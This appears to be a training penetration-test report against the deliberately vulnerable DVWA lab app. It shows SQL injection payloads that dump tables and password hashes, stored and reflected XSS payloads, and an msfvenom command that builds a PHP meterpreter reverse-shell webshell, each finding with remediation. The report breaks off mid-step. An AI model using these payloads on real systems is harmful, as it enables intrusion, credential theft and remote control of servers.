

## Web Application Security Testing (Application Server)

The technical scope encompasses **Damn Vulnerable Web App (DVWA)**, which is a PHP/MySQL web application that is damn vulnerable and serves as an aid for security professionals to test their skills. The technical scope includes XSS Cross Site Scripting, Msfvenom Webshell (Meterpreter)

### SQL Injection

SQL injection is a dangerous vulnerability found in web applications, which a pen tester can exploit to inject malicious SQL statements via input fields. This vulnerability can lead to severe consequences, such as unauthorized disclosure of sensitive information, including personal data, passwords, or financial records. A pen tester can use this weakness to gain access to sensitive information, alter data, or even take complete control of the web application.


#### Finding 1: Performed DVWA SQL injection by enumerating databases/columns

##### Step 1:

The security level was set to low and submitted to undermine the magnitude of the default security level before attempting a step-step approach to exploit SQL injection in the DVWA

Why is it necessary?


The Low security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how vulnerable web applications are.



*DVWA Security Level Modification*

### *Step 2:*

On the DVWA database (192.168.57.30), I' is typed in the User ID to detect SQL injection vulnerabilities in the target URL. A SQL syntax error was displayed to confirm the plausibility to bypass authentication and enumerate the database structure.



*Display of an SQL Syntax Error*

**Step 3:**

To have the application server display all users and their surnames, the Michael Cyber Defense enters '**or '1'='1**' in the User ID field. The figure below depicts the list of all users' first names and last names.

The screenshot shows a web browser window for 'Console | Infosec Learning' at 'lab.infoseclearning.com/console/6262781/11684'. The title bar says 'pentester-advanced'. The address bar shows '192.168.57.30/dvwa/vulnerabilities/sql/'. The DVWA logo is at the top right. The main content is titled 'Vulnerability: SQL Injection'. On the left, a sidebar menu lists: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area shows a 'User ID:' input field with 'ID: ' or '1' = '1' and a 'Submit' button. Below it is a list of users:

ID	First name	Surname
ID: ' or '1' = '1	admin	admin
ID: ' or '1' = '1	Gordon	Brown
ID: ' or '1' = '1	Hack	Me
ID: ' or '1' = '1	Pablo	Picasso
ID: ' or '1' = '1	Bob	Smith

Below the table, 'More info' links to security reviews and Wikipedia articles. At the bottom, it says 'Username: admin', 'Security Level: low', 'PHPIDS: disabled', and 'View Source | View Help'.


*Display of the figure below depicts the list of all users' first names and last names*

#### Step 4: Database Enumeration

To continuously exploit the vulnerability, 'Union Select @@version, null #' is entered in the User ID to enumerate the database and access the database version.

##### Version

◆ *Database version: 5.0.51a-3ubuntu5*



*Display of the database version*

### Step 5:

Michael Cyber Defense extracted all the data tables from the database in the information schema by entering **' and 1 = 0 union select null, table\_name from information\_schema.tables #** in the User ID field.

### Result

◆ 336 tables of information-Schema were retrieved in total  
Information Schema > SQL metadata

The screenshot shows two browser tabs for DVWA SQL Injection Level 2. Both tabs have the URL `192.168.57.30/dvwa/vulnerabilities/sql_injection/?id=1%23&Submit=Submit`. The left tab displays a list of tables from the `information_schema.tables` table, while the right tab shows a longer list including `CHARACTER_SETS`, `COLLATIONS`, `ROUTINES`, `TABLE_CONSTRAINTS`, `TABLE_PRIVILEGES`, `TRIGGERS`, and `USER_PRIVILEGES`.

**Left Tab Content:**

```

User ID: [Input Field]
Submit

ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: CHARACTER_SETS
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: COLLATIONS
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: COLUMNS
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: COLUMN_PRIVILEGES
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: SCHEMATA
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: SCHEMA_PRIVILEGES
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: STATISTICS
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: TABLES
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: TABLE_CONSTRAINTS
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: TABLE_PRIVILEGES
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: TRIGGERS
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: USER_PRIVILEGES
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: VIEWS
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: 

```

**Right Tab Content:**

```

User ID: [Input Field]
Submit

ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_user_votings
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_user_watches
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_user_videos
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_userpoints
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_users
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_user_scores
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_webmail_contacts
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_webmail_messages
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_webmail_attachments
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: tiki_jobs
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: users_grouppermissions
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: users_groups
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: users_groupobjectpermissions
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: users_permissions
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: users_lowgroups
ID: ' and 1 = 0 union select null, table_name from information_schema.tables # 
First name: 
Surname: users_lowgroup

```

*Overview of retrieved data tables in the information schema*

## Step 6

To extract column names from the “user” table, a data input is executed with the query: **`%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`**

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". Below it, a form field "User ID:" contains the value "\%' and 1=0 union select null, ". A "Submit" button is next to it. The page displays four sets of extracted data, each starting with a red SQL injection query and followed by the extracted fields:

```

ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

```

*Overview of extracted field contents*

## Result

The application displayed the requested database and column names, confirming the vulnerability. This could be used to extract all data from the database.

**Severity:** High

### Remediation:

- ❖ Implement prepared statements (parameterized queries) to separate SQL code from user-supplied data.
- ❖ Enforce strict input validation on all user inputs.
- ❖ Use the principle of least privilege for database accounts, ensuring the web application's user cannot access sensitive system information.
- ❖ WAF

**Finding 2: Performed DVWA Stored Cross-Site Scripting (XSS):**


**Description:** The guestbook feature is susceptible to Stored XSS. This vulnerability allows an attacker to inject malicious scripts into the application's database. When an unsuspecting user views the page, the stored script is executed in their browser, potentially leading to session hijacking, defacement, or malware delivery.

### Step 1 Payload Input

To sign the guestbook, a simple JavaScript payload was used in the 'Name' and 'Message' field of the guestbook.

- ◆ Payload: Name: *Mike I*


Message: <script>alert("Ucertify")</script>



*Overview of the Payload input*

### Result:

- ◆ Upon submitting the guestbook entry, the script was stored in the database. When any user, including an administrator, navigated to the guestbook page, the alert box popped up.



*Overview of the popped-up alert*

### Remediation:


- ◆ Implement robust output encoding to convert special characters into their HTML entity equivalents before rendering user input on the page.
- ◆ Enforce strict input validation and sanitization.
- ◆ Utilize a Content Security Policy (CSP) to restrict which scripts are allowed to execute on the page.

### Step 2: Reflected Cross Site Scripting was performed

**Cross-site scripting (XSS)** is a type of web application vulnerability that allows an attacker to inject malicious code into a vulnerable web application. XSS attacks can be used to steal user data, hijack user sessions, and even execute malicious code on the victim's computer.

Stored XSS payload was utilized to have the session cookies displayed

- ◆ Payload Input: <script>alert(document.cookies)</script>



*Display of Pop-up alert*

### Finding 3: Insecure File Upload (PHP Webshell)

The application's file upload functionality does not properly validate file types, allowing an attacker to upload a malicious PHP script (a webshell) to the server. The webshell provides the attacker with a backdoor to execute arbitrary OS commands on the server it creates the shell automatically from the prebuilt shells in Metasploit.

A PHP webshell is a powerful tool for defense and it is essentially a script that allows remote command execution on a server. Penetration testers and ethical hackers use them to identify and fix vulnerabilities.

#### Step 1:

A PHP webshell was successfully created by entering the following command in the terminal:


```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=6666 -f raw > shell.php
```

```
(kali㉿attacker) [~] msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=6666 -f raw > shell.php
Error: invalid payload: php/meterpreter/reverse_tcp
(kali㉿attacker) [~] $ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
```

*Successful PHP shell file upload*

## Step 2

The security level on DVWA was set to low and submitted to undermine the magnitude of the default security level on DVWA. The created PHP file was uploaded successfully



*Alert on Successful file upload*

## Step 3

Msfconsole was used to:

